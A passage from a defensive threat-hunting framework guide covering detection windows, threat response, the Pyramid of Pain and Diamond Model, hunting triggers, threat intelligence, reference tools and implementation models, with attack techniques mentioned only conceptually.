**Practical example**: measure how long it would take to detect a Powershell oneliner that includes "Frombase64string". If we can **detect** it at the same **instant** it is **executed**, it means that our query was written in the "future" and detected as soon as the threat moved to the "present". That is, at the same instant it was executed. **Leaving** the **attacker, no room** for **maneuver**.

In this regard, it is important to emphasize that, although Threat Hunting is a "no guarantees" process, it is easy to obtain a *tangible return* from Threat Hunting actions. This point will be explained in more detail in the chapter dedicated to THF methodology.

On the contrary, if we **did not have that rule** and an **attacker executed** that **one-liner**, we would depend on the fact that at *some point* in the **present we create** and **execute** a "**backward**" **query**.
Being "backward" an **unpredictable** value: a day later, a month or even a year (the latter would already be retro hunting).

The time between execution and detection + blocking, while being proactive, could **allow** an **attacker to** execute multiple actions **even causing** an **impact** before the reaction.

To eliminate entropic factors, THF proposes a mentality where the "**success**" factor should not be versus reactive detection, but rather (in mature hunting teams) **versus** should always be against the **first execution** (known) of that **IOA**.

This allows, even if it is not possible to reach that first moment, to keep the proactive phase and the possible success in the detection, even if the ability *to deny access* to the attacker is lost.

Ideally, **the goal** is to achieve that **denial of access** in **initial access techniques**. However, the lower **quality** and volume of cases per TTP/technique, the **more likely** it is that the **attacker** will **evade defenses** and **reach** the reactive detection phase.

On the other hand, the traditional detection window in Threat Hunting is based on detecting an attacker at some point "once he is inside", this being a random and unpredictable value that depends on the luck of the analyst when validating the appropriate hypothesis, at the right time or, having the right query(ies) monitoring the environment for the IOA used.

**Note**: in some techniques, data analysis is impossible due to the massiveness of the data and/or lack of technological capabilities. In these cases, it is necessary to try to detect the attacker both before reaching those tactics/techniques, as well as in the following tactics on the way to the target.

A good Threat Hunter must know how to identify these problems and find imaginative and effective solutions to them.

## 5.2 Use case based on threat detection window

In THF's vision, the Threat Hunter's job is based on writing rules of all kinds (EDR, YARA, IDS, etc) and proposing as many mechanisms as possible to cover attack surface, evaluating them against the environment, and monitoring them (or transferring them to the monitoring team) in "detection" mode (at least), forcing the attacker to have a much smaller or non-existent *time window* between the recognition + access and detection phases.

Thus, it can be stated that: although a **detection method** may **not** be **validated** prior to the entry of an attacker, it **can be effective** prior to infection. Additionally, there are several methods that the hunter can use to validate if his rule works, these are:

1. Research and development that provides evidence that there is a vulnerability or configuration flaw at a theoretical level that could be exploited by an attacker.
2. Internal (red team) audits.
3. Atomic tests that emulate the behavior to be detected.

In many cases, point 1 is checked by points 2 and 3. This depends on the maturity of the hunting team. If a team has not yet been able to complete the first use cases to look for the usual techniques and behaviors, automating the research and response, it will hardly be able to move forward.

**Note:** Due to the TTP-based nature of the Threat Hunter, IOC-based proactive detection has been excluded from this framework.

# Chapter 6. Threat Response

Whether it is by a proactive response team (Hunting) or a reactive one (SOC, DFIR), the threat response process is one of the key points of any active intervention in a system. Through response, the goal is to obtain information that complements and maximizes existing information on one hand and deny access to the attacker on the other.

While some reference publications have extensively explained incident response and management, from the perspective of "simple" incidents or those where it is known that legal action will not be taken due to their idiosyncrasy, threat response can be divided into two well-identified aspects: casual or "light" response and complete response.

## 6.1 Light Response

Light response is the one where specific information will be gathered to determine if a behavior is happening. Normally, this response tries to identify key artifacts in the investigation, which will be brought to resolve doubts that cannot be resolved passively. In many cases, this response can be automated if there is already a case where it will always be required.

**An example of this** is the acquisition of a user's browsing files to expand information when there are no other sources available to acquire their navigation.

## 6.2 Complete Response

The complete response, always in the context of ongoing investigations, is usually given when a higher level of detail is needed that cannot be obtained by other means. Normally, this type of response is manual or semi-automatic and requires the acquisition of volatile information, such as RAM memory, as well as non-volatile information (files, MFT, or a disk image).

In this type of response, it is critical to respect two key principles: the acquisition of volatile evidence before non-volatile evidence, and the chain of custody of such evidence.

**An example of this** is the acquisition of memory and disk.

# Part II
# About Threat Hunting

# Chapter 7. Threat Hunting: proactive threat detection

## 7.1 What is considered Threat Hunting?

> *A usually **proactive** and **always iterative** process conducted by analyst across **systems** and **networks** that seeks to **detect active threats** sufficiently **advanced** to evade the security systems and controls of the targeted environment.*

*Quote 4. Common Threat Hunting definition. Source: THF.*

This evasion can be accomplished by a variety of methods, which typically include the following:

- Exploitation of 0-day vulnerabilities or recently discovered ones.
- Unknown attacks for which the victim does not have detection and containment measures.
- Common attacks tailored specifically for evasion of security systems, such as the use of system binaries (LOLBin) and obfuscation in existing tools.
- Attacks with the ability to confuse security analysts or "*go under the radar*" either due to their lack of knowledge, lack of tools to validate whether the action is malicious, or executions mimicking what is common in the infrastructure of the victim.
- Lack of **visibility in the environment,** due to the intensive use of automatic tools that **do not allow us to see** what is happening and in which **we have a trust and expectations higher than their *real capabilities***.
- ***Overly permissive* security tool configurations** are often **accompanied** by a **lax or non-existent exceptions policy** that decreases the effectiveness of the tools. This point is often accompanied by malpractice from other IT teams outside the security team.
- **Insufficient tools** and/or **policies** to deal with possible threats. This is often related to **missing, poor, "unrealistic" or outdated risk analysis** that **underestimates** the importance of the **victim and overrates his defensive capabilities**.
- Attacks that are difficult to detect and/or mitigate due to their idiosyncrasy or area of action/attack, with the existing technology.

Without being the only ones, these are the most common cases that allow successful attacks before they are detected, sending defenders into a reactive phase where incident response technicians must perform, among others, hunting and/or *retro-hunting* actions to identify all underlying threats, contain and eradicate them.

## 7.2 What should not consider Threat Hunting?

To avoid confusion and prevent poor or erroneous implementation that leads to ineffective Threat Hunting, and "*unrealistic*" expectations management as well, it is necessary to identify what should **not** be considered **Threat Hunting**:

A) **An audit**. The Threat Hunter is not an auditor who is going to check the security of an environment using tools like Metasploit. Threat Hunters can evaluate if there is any threat in the logs within its reach (compromise evaluation), this is not an audit or a substitute for it.
The attack tests carried out by auditors are designed in a specific way that cannot be replaced by Threat Hunting. Instead, Threat Hunting complements an audit.

The attack tests carried out by auditors are designed in a specific way that cannot be replaced by Threat Hunting. Instead, Threat Hunting complements an audit.

In some circumstances, a Threat Hunting team can be evaluated against a team of attackers, using them to gather useful information about the visibility of certain tools or environments to attacks.
**On the other hand, Threat Hunting results must be oriented to find uncovered threats, in opposite to document with extreme detail the process to hypotheses validation (as an audit would be).**

B) **Search for Indicators of Compromise (IOC)**. Although IOC can be a **relevant** piece of information during an investigation, it is not a *key piece of information* for a Threat Hunter. This is mainly due to the limited capacity to use them proactively. IOCs can be used to complement the Hunting processes, but **they don't must be** a **key point of *proactive* hunting process**.
Threat Hunter is based on Indicators of Attack (IOA) referenced from the Tactics, Techniques and Procedures (TTP) relying on "MITRE ATT&CK" and "Cyber Kill Chain" for the mapping of attacks and execution chains.

C) **Incident response process**. The relationship between Threat Hunting and Incident response is very *close*, and in certain cases, diffuse. The *specialized Threat Hunter* is highly recommended to **support** a rapid and effective response to **incidents**. However, it is important to say that **the goal of a hunting process is not** to evaluate an **activity** using **forensic approach**, hunting will be **finding** evidence of **malicious** activities uncovered using **techniques and process mainly passive**, and only as last chance use active approaches such as acquisitions.

D) **You have no guarantees in the form of detection**. Proactive threat detection is an arduous and very complex process, where there is not always a result in the form of detection. Normally this is not a problem, except for an **incorrect strategy or implementation** for the environment to be assessed or **forcing Threat Hunting actions without having the right tools to do so**.

This last one is the most common mistake that leads to missed detections through TH actions.

An *effective* Threat Hunting strategy *adapted* to the environment with **sufficient and balanced capabilities**

coupled with a "realistic" logical security policy and executed in the right way can be the difference between *proactive* detections using Threat Hunting and *no results*.

## 7.3 Threat Hunting purpose

> *Threat Hunting is a usually **preventive measure** and **not based on specific tools** to present a **proactive defense**, allowing the **detection of a threat** **before** it has an **impact**, which is different for each environment.*

*Quote 5. Threat Hunting purpose. Source: The Hunter's Framework.*

Its *usual* purpose is the detection of the attacker between the Reconnaissance and Exfiltration phases of the MITRE ATT&CK. To do this, the Threat Hunter works on the following principles:

- Threats can evade internal detection systems, whether manual, automated or auto magic, regardless of their type, coverage, or price, with a customized configuration, or by default.
- Tools, policies, and people cannot be trusted (zero trust).
- The attacker is inside, being Threat Hunter's task to locate him by relying on his knowledge, experience, and tools at his disposal, before he/she achieves his goal.

## 7.4 The Pyramid of Pain

The concept of "the pyramid of pain" was created by David Bianco, where he tried to show the damage done to attackers detecting different types of indicators, using APT1 as an example.

Since then, the pyramid of pain has become increasingly relevant, mainly since it uses a key concept today to be able to identify attackers and that is a fundamental pillar of modern Threat Hunting: **the TTP** (**T**echniques**, T**actics and **P**rocedures).

This concept is the starting signal for frameworks such as MITER ATT&CK to make full sense, conceptually revolutionizing the way of detecting threats.

Additionally, the pyramid of pain allows setting priorities for Threat Hunters, thus increasing their efficiency.




*Image 3. Version 2 of the pyramid of pain (2014). Source: David Bianco blog.*

In later chapters, THF describes the **importance** of **TTP** with basic examples showing how this concept can be translated into "detections", as well as its relationship with other key concepts for any hunter, such as **hypotheses** and **IOA**.

## 7.5 The Diamond Model

The Diamond Model was designed to establish the basic (and necessary) elements of an attack or intrusion. This diamond-shaped model describes 4 pillars related by boundary pairs.

In addition, there are several features that increase the accuracy of the model such as phases, dates, results, methodologies, etc. that help to increase the accuracy of the model and to better understand the attack.




*Figure 3. Original conception of the diamond model. Source: US Defense Department.*

It can also be useful when designing hunting processes or improving hunting capabilities through the theoretical simulation of attacks applied to the diamond model, adding *proportionality* to the structure of the hunting executed in a given environment and time.

**An example** of use can be seen in this link.

## 7.6 Attack simulation

Within best practices for rule generation, not just for hunting rules but for any kind of rule, *attack simulation* is a key point.

Normally, attack simulation leaves as evidence the ability of a given environment to detect and/or protect against the executed attack. However, one of the major benefits that attack simulation allows is the acquisition of telemetry about *how the execution appears*.

Unlike the simple reading of reports where the analyst must infer the information (as long as it has been written in enough detail), attack simulation enables the acquisition of empirical

knowledge about the given attack, as well as viewing all its possible actions (access to disk, memory, libraries, etc).

**An example** of this can be found in the invocation of PowerShell through Microsoft Office macros. Through macros, the WMI library can be called which, with the appropriate commands, could launch the PowerShell commands embedded in the macro, using a process different from the overused Microsoft Word/Excel/PowerPoint.

This process (wmiprvse.exe) would run in a different context by its user (NT AUTHORITY\SYSTEM) and permissions, much different from the usual users of office tools.

These kinds of maneuvers are common in modern threats and allow not only to bypass existing rules. **They also allow avoiding analysts lacking understanding** about the attack chain whose mission is to establish rules to detect and stop those attacks.

# Chapter 8. Threat Hunting triggers

## 8.1 Intelligent-driven hunting

These are the actions driven by tactical intelligence: IOC, IOA, TTP or internal and/or external intelligence reports useful to Threat Hunting. This intelligence can help the analyst to create new hypotheses based on what has been *empirically performed* by attackers.

**Example**: in case of finding an attack carried out by the "APT X" group, search the organization for the TTPs previously used by that group, as well as the TTPs used in the reported attack.

## 8.2 Data-driven hunting

This is the most basic type of hunting. It involves observing the data in the environment and establishing hypotheses based on them. This usually involves starting with generic ideas, and based on the results, developing hypotheses or increasingly specific queries to find concrete results.

**Example**: "Outlook.exe is used to execute phishing links" and check connections to the Internet from Outlook.exe to find possible connections to phishing domains by applying website and behavioral analysis techniques.

## 8.3 Entity-driven hunting

In this type of action, the focus is on performing an analysis (hunt) of the most susceptible assets of the organization to be attacked, monitoring them, and applying the search for threats from the most critical assets or those with the highest percentage of receiving attacks to those with the lowest probability.

**Example**: search for attacks in logs of web servers in DMZ (since they are constantly exposed to the Internet) in search of CVE's or vulnerability exploitation.

## 8.4 TTP-driven hunting

This type of hunting is based on using known tactics, techniques and/or procedures, as well as "kill chains" to search for hypotheses.

**Example**: The Top 10 most exploited techniques according to X security vendor can be viewed on a calendar year, and the organization can review whether these techniques are being exploited in the organization by developing hypotheses applied to these techniques.

## 8.5 Situational-Awareness Driven hunting

This type of hunting is based on risk and key asset analysis (Crown-Jewel Analysis).
This Hunting strategy involves applying IT and corporate risk analysis, such as those derived from an external action to the execution of hypotheses, generating searches that try to show whether these risks are being exploited and/or monitored.

Within this type of analysis, the well-known Crown-Jewel Analysis is usually performed, in which the most critical assets and potential attacks they could suffer are identified.

**Example**: use Crown-Jewel analysis to identify corporate business dependency on machines within cloud infrastructure promoting the generation and execution of hypotheses in this environment.

**Note**: Unlike entity-driven, here the valuation of more critical assets is independent of IT criteria.
For example, a document is a non-critical IT asset, however, a business risk analysis may assess it as critical and require close monitoring to prevent monetary or reputational losses.

# Chapter 9. Cyber Threat Intelligence for Hunting activities

## 9.1 Cyber threat intelligence definition

> *Is knowledge, skills and experience-based information concerning the occurrence and assessment of both cyber and physical threats and threat actors that is intended to help mitigate potential attacks and harmful events occurring in cyberspace. Cyber threat intelligence sources include open source intelligence, social media intelligence, human Intelligence, technical intelligence, device log files, forensically acquired data or intelligence from the internet traffic and data derived for the deep and dark web.*

*Quote 6. Cyber threat intelligence definition. Source: Wikipedia.*

To complement this definition, we could state that:

> *"Through this information, the detection and response processes of cybersecurity teams can be enriched, making them, in turn, enrich the cyber threat intelligence department (CTI), with information that allows them to perform more accurate analysis and estimates on the environment to be protected."*

*Quote 7. Additional information for the enrichment of the Threat Intelligence definition. Source: The Hunter's Framework.*

## 9.2 Purpose of cyber threat intelligence

The use of Cyber Threat Intelligence (CTI) should provide accurate, strategic, and tactical information to technical, regulatory, and business teams, allowing them to always take the most appropriate actions and decisions, increasing their accuracy compared to if they did not exist.

The purpose of detection and response teams should be to improve detection times.

The types of CTI that can be most useful to TH teams are the following:

- Tactic intelligence: so that technical teams can exploit it in analysis and monitoring tools to proactively detect threats. **Examples**: IOA & IOC.
- Strategic intelligence: to perform risk assessments, estimations, and prioritizations at both technical and regulatory levels. **Examples**: crown-jewel and diamond model analysis.
- Classic intelligence: motivations and capabilities of the attackers, likelihood of hybrid attacks, and other internal and/or external information that allows for high-level decision making.
  **Example**: geostrategic tensions in countries and/or sectors where the target organization is based.

**Examples of specific intelligence for TH**: Threat modeling about actors with high probabilities of attacking the

environment, statistical analysis on the most used TTPs in the organization's sector.
Heat maps based on ATT&CK techniques for specific sectors (financial, industrial, etc).

## 9.3 Key elements of cyber threat intelligence

Threat intelligence should have the following properties/attributes/features:

- Evidence-based: **for example**, by analyzing a malware sample to ensure that the threat is real, and that the indicator found is *accurate*.
- Useful: there must be a *practical use* for the information obtained, either to reduce time, discover new threats or save efforts. CTI must have a clear utility, a defined objective, and a high reliability percentage, so as not to result in an excess of false positives.
- Actionable: the cyber threat intelligence obtained must drive action, not just complement the data or information, to turn the CTI into a "trigger", as seen in the section 8.1.
- Accurate: threat modeling that lacks information, that does not include all the detail that the consumers of such intelligence need, diminishes its effectiveness. As well as **not keeping it up to date**. On the other hand, the management of this intelligence must be accurate.
  **For example**, so that an Emotet IOC is not confused with a Dridex IOC, an indicator management platform can be used.

## 9.4 Cyber threat Intelligence applied to Threat Hunting

### 9.4.1 Intelligence to trigger, contextualize and enrich the hunt

Threat intelligence, in its *tactical* version, is nothing more than a mechanism to help in the different phases of a Threat Hunting process or to trigger it.

Either by enriching a *suspicious* detection with private/OSINT information, to detect other possible IOCs related to the detected threat or to provide additional context in a behavioral detection. Even as a trigger to initiate a proactive search process in the environment of a threat not yet detected by traditional reactive security systems, threat intelligence must be *usable*, *reliable,* and *specific,* and even *timely*.
Intelligence on actors can also be used as a starting point for their search.

### 9.4.2 Hunting to generate intelligence

Through threat hunting actions, one of the most valuable *deliverables* is new (tactical and strategic) intelligence not previously published.

A summary of the most important intelligence elements that can be discovered is:

- Execution chains based on techniques representable with MITRE ATT&CK or Cyber Kill Chain.
- Tactics, techniques, and procedures used/seen empirically.
- Indicators Of Compromise specific for detected attack.
- Indicator Of Attack for the actor who made an attack.

# Chapter 10. Reference tools to perform Threat Hunting

The purpose of this document is not to define a set of tools that should be used to perform Threat Hunting. However, since this framework has been developed for educational purposes, the following are some *commonly used tools* for performing Threat Hunting tasks, which are free and/or open source to guide the reader in the learning process:

- YARA
- Sigma
- Cuckoo
- Sysmon, SysmonView , Osquery.
- Snort, Suricata, Zeek.
- ELK, HELK, SOF-ELK
- Mordor
- IRTriage, Bambiraptor.
- Volatility, Rekall
- Python, Jupyter Notebooks
- EVTX
- MISP, Viper Framework, TcpDump, Wireshark, Moloch/Arkime,
- JA3, HASSH, Hfinger, FingerprinTLS, JARM
- Grep, cat, file, strings.
- APT Simulator
- Loki
- OSINT analysis and matching platforms: Virustotal.com, Any.run, hybrid-analysis.com, IBM X-Force Exchange, etc.

Some distributions that may be useful in certain tasks or phases of a TH process are:

- RedHuntOS, SecurityOnion
- SIFT, DEFT, Tsurugi…
- REMnux
- Kali Linux

**Note**: Data analytics pay-for-license platforms such as Splunk, Azure Sentinel, Devo or Kibana are commonly used in corporate environments for threat detection actions (proactive or reactive) in conjunction with logs from operating systems, Sysmon, applications and third-party indexed sources.

# Part III

# The Hunter's Framework

# Chapter 11. Introduction to The Hunter's Framework (THF)




*Figure 4. Pillars and basic concepts in The Hunter's Framework. Source: THF.*

**T**he **H**unter's **F**ramework is a ***doctrinal and methodological-conceptual framework*** based on the Threat Hunter as its central axis.

THF proposes **basic concepts, definitions** and its **own methodology** that will allow any reader to understand both Threat Hunting and the different ways in which Threat Hunting *proactivity* can be embedded. Likewise, existing concepts such as the "*breach detection gap*" or "*Hunting Maturity Model*" or the **definition of hunting hypotheses** have been versioned using their own points of view that expand the capacity of TH as a defensive tool and allow generating useful references to *measure maturity*.

Complementing this, we have chosen to **include** explanations of "abstract **concepts**" such as: "**TTP**", "**hypothesis**", "**IOA**", which, although they have been mentioned in many publications about Threat Hunting, are often the subject of debate among professionals (especially among Forensic professionals and Threat Hunters), leaving very personal definitions for each person about what exactly is what.

To complement these definitions, technical and operational examples are offered where the relationship between them can be seen.

On the other hand, for the Hunter to have a *reference guide* on how to structure and execute a Hunting process, a methodology is proposed, designed to consider the key points of any process. From the preparation phase to the delivery of results, passing through the bulk of the hunting where specific sections can be found.

During the development of this publication, it has been decided not to include service information such as intelligence management methodologies, because **each team** must **define how** and **where** they prefer to store their results based on their specific needs. Even so, some best practices are proposed to help establish what key points a *knowledge management system* applied to Threat Hunting should have.

Another key aspect in **THF** is the effort put in being **agnostic and neutral in tools**, as well as in **types**, **triggers** and other important information when executing a hunting.

The objective is to provide the reader with the ability to use a single method to find threats on any type of platform regardless of tools, environment, and hunt type, thus homogenizing the TH process.

In this sense, although advanced detection solutions (EDR) simplify and focus detection at the endpoint level, all the information included in this document can be applicable to other data sources such as logs processed in any type of system, IDS solutions, NTA, app logs, etc.

Additionally, THF offers a *training reference* so that anyone can have an idea of what things can be useful when performing a Hunting process and how to advance their skills.

This point is complemented with a specific section for the Threat Hunter as an analyst with a decalogue with common elements.

Finally, THF has put a significant effort in trying to innovate, through new concepts and ideas with the objective of making THF a publication updated to the situation of Threat Hunting, the Threat hunter, as well as the world where practice and practitioner act.

Complementing this section, we have focused on examples of situations in which the hunter can understand the context and application of the concepts presented here and commonly used in TH.

## 11.1 Main aspects of framework

The Hunter's framework proposes a framework based on 4 key pillars:

- **TH knowledge and architecture**: concepts, implementations, strategies.
- **Implementation**: proprietary methodology and best practices with specific definitions for key concepts.
- **Training**: training, skills and knowledge recommended to execute a hunting *with guarantees*.
- **The Threat Hunter**: characteristics and way of think.

All the methodological design is based on knowledge, experience and real practice of the people who have collaborated throughout the successive editions. Likewise, in the references section you can find additional information that to a greater or lesser extent has helped to produce this publication.

In some cases we have chosen to version or extend concepts established by reference publications such as: Huntpedia and TaHiTi Framework, in order to provide the reader with an additional vision that allows him to select the most adequate configuration for his needs.

We recommend reading these publications to obtain the maximum information and points of view about Threat Hunting.

# Chapter 12. Threat Hunting implementations


*Figure 5. Map of possible implementations for Threat Hunting. Source: THF.*

## 12.1 Threat Hunting as a service (8x5)

This is the main form of Threat Hunting. This implementation applies hunting as a department or branch of the Threat Monitoring/SOC/CSIRT, which applies proactive methods to detect threats.
The keys to this implementation are usually:

- **Specific personnel** (Hunters) specialized in proactive detection.
- **Based on new evidence**. Its "value" is the ability to detect undetectable activity for a reactive monitoring service based on tools as the main trigger, providing alerts and new detection methods (rules/use cases).
- Useful as a **method of empirical discovery** of bad practices, shadow IT and other dangerous and harmful behaviors for the organization.
- Development of intelligence (**hypotheses**, **queries**) that allow an improvement in the detection process of the tools, decreasing the attack surface.
- **Passive**. Using logs as the primary means, providing **fast results** even **without access** to the infected sample or **device**. Likewise, they can be employed on a **large scale** in **short periods of time** due to their non-necessity to wait for a third element, reserving *active actions* for the most complicated cases, **using against attackers** one of **their own principles**: **staying below the radar** (in this case the attacker's radar).
- Able to perform R&D to **increase knowledge about systems**, networks, and logs to detect unknown attacks and **new forms of detection** not applied by automatic tools "by default", as well as to improve existing methods.

This type of hunting usually uses data analysis tools and a multitude of different log sources (endpoint, network, apps) complemented by specific actions on physical equipment when the situation requires it (triage, RAM dumps, etc.).

## 12.2 Threat Hunting for compromise assessment

This type of TH is used in a similar way to the audit or "pentest" but using the defensive tools available in the environment to assess risk and compromise. Additional tools can also be deployed to audit or evaluate both security practices and specific systems in search of threats that may be evading the environment's security tools and policies.

A **limited scope and time frame** is usually established here. This scope can be established in MITRE ATT&CK tactics and techniques, Lookhead Martin's Cyber Kill Chain or any other method in the organization. The keys points of this implementation are:

- Specific personnel (**Threat Hunters**) specialized in threat detection.
- **Limited** in **time**. It has a **scope**, **duration** and **hypotheses** determined **before the start** to be executed.
- **Based on TTP**, groups, campaigns or any **previously agreed method**, either in the most common points of attack, detection of specific actors, tactics and techniques used by certain types of threats (e.g. Ramsonware).
- **Tool evaluation capability**. Usually one of the "values" or deliverables is the evaluation of the tools to detect the proposed TTPs. Lack of visibility and additional recommendations to improve the logging and log processing process are another value usually available in the *deliverables*.

## 12.3 Threat Hunting for incident response Support

Unlike previous implementations, there is no attempt here to detect an undetected attacker hiding in the organization. Instead, following a hint/alert, the actions that an attacker is taking/has taken, prior to and/or after detection, are verified to determine if a hostile actor exists and the scope of their attack supporting pure forensic efforts (usually doing *data mining* on historical data).

This implementation is closely related to computer forensics and is often performed by this professional profile.

The keys to this implementation are:

- **Reactive**. There is a first indication that allows to start a targeted investigation.
- **Performed** (usually) by **personnel *not specific*** in **Threat Hunting** (DFIR analysts). The difference between a DFIR analyst and a Threat Hunter is not (normally) based on knowledge, but on **methodology**, **point of view**, **starting point** and **performance**.
- With **additional capabilities**. Normally the TH is passive or slightly active, however, in an incident, the analyst normally has additional capabilities because the priority is detection and containment before the threat makes a major impact.

For this reason, active tools are used, which are not normally used, mostly oriented to computer forensic analysis.

